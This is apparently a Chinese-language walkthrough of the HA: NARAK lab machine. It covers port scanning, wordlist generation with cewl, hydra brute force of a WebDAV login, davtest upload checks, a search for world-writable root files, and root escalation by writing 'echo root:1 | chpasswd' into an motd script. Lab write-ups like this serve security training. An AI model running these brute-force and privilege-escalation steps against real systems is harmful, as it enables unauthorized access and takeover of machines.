
信息收集

主机发现

端口扫描


22,80

服务识别



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:59:2d:22:1e:b3:6b:4f:06:bf:83:e1:cc:92:43 (RSA)
|   256 f8:ec:45:84:7f:29:33:b2:8d:fc:7d:07:28:93:31:b0 (ECDSA)
|_  256 d0:94:36:96:04:80:33:10:40:68:32:21:cb:ae:68:f9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: NARAK
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

隐藏路径爬取



```
/tips.txt             (Status: 200) [Size: 58]
/images               (Status: 301) [Size: 317] [--> ht
/index.html           (Status: 200) [Size: 2998]
/webdav               (Status: 401) [Size: 461]
```

web信息收集

```
tips.txt:
    creds.txt
images:
    I clieked on a button that said "do not click"
webdav:
    支持新的http请求,类似一个ftpserver,默认使用put方法上传
```

漏洞发现

威胁建模

1.其他http方法 x

2.images的隐写术 x

3.webdav:密码爆破 <---思路正确,不过订制的字典太小

4.webdav:cve

5.webdav:其他方法

漏洞利用

边界突破

密码字典定制

cewl：从网页中爬取内容,从里面选出人类能识别的单词来生成字典


用法:

```
cewl http://192.168.88.132 -w dict.txt #-w结果输出到制定的文件
```

爆破密码

hydra进行账号密码爆破

```
hydra -L dict -P dict.txt 192.168.88.132 http-get /webdav -v #http爆破需要用http-get /webdav是路径
```




```
┌──(kali㉿kali)-[~/narak]
└─$ hydra -L dict.txt -P dict.txt 192.168.88.132 http-get /webdav -v
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-02 21:38:13
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overw
e
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6724 login tries (l:82/p:82), ~421 tries per task
[DATA] attacking http-get://192.168.88.132:80/webdav
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-get] host: 192.168.88.132   login: yamdoot   password: Swarg
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

webdav漏洞

davtest:测试webdav的上传和执行功能,

```
davtest -url http://192.168.88.132/webdav -auth yamdoot:Swarg #-auth指定账号密码
davtest -url http://192.168.88.132/webdav -auth yamdoot:Swarg -uploadfile $src_filename -uploadloc $dis_filename #uploadfile指定本地要上传的文件 -uploadloc指定上传到目标后的文件名
```

权限查询:



```
Created: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.asp
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.pl
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.txt
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.jsp
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.jhtml
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.php
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.aspx
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.html
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.shtml
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.cgi
PUT File: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.cfm
Executes: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.txt
Executes: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.php
Executes: http://192.168.88.132/webdav/DavTestDir__PDuI_4pNvvO/davtest__PDuI_4pNvvO.html
```

权限提升


文件搜索

属主是root

属主或者组员有可执行权限

其他用户有可写权限


```
find / -type f -user root -perm -ug=x,o=w -exec ls -l {} \; 2>/dev/null
```



```
drwxr-xr-x 2 yamdoot yamdoot 4096 Sep 21  2020 yamdoot
inferno@ubuntu:/home$ find / -type f -user root -perm -ug=x,o=w -exec ls -l {} \; 2>/dev/null
-rwxrwxrwx 1 root root 124 Sep 22  2020 /mnt/hell.sh
-rwxrwxrwx 1 root root 299 May 18  2017 /etc/update-motd.d/91-release-upgrade
-rwxrwxrwx 1 root root 1220 Apr  9  2018 /etc/update-motd.d/00-header
-rwxrwxrwx 1 root root 4251 Apr  9  2018 /etc/update-motd.d/50-motd-news
-rwxrwxrwx 1 root root 604 Mar 21  2018 /etc/update-motd.d/80-esm
-rwxrwxrwx 1 root root 3017 Mar 21  2018 /etc/update-motd.d/80-livepatch
-rwxrwxrwx 1 root root 1157 Apr  9  2018 /etc/update-motd.d/10-help-text
```

查看 hell.sh

brainfuck语言解码



```
--[----->+<]>---.+++++.+.+++++++++++.--.+++[->+++<]>++.++++++.--[--->+<]>--.-----.++++.
```

```
chitragupt
```

```
Real time: 0.105 s
User time: 0.049 s
Sys. time: 0.039 s
CPU share: 83.66 %
Exit code: 0
```

发现这是inferno的ssh登录密码

motd注入

motd(message of the day)介绍:用户成功登录时的会执行的脚本(也可以只是显示),一般位于`/etc/update-motd.d/`下;

找到其中一个有root权限的文件写入

```
echo 'root:1' | chpasswd #修改密码为1，作为chpasswd的输入
```

再次以普通登录设备,切换为root，提权成功

总结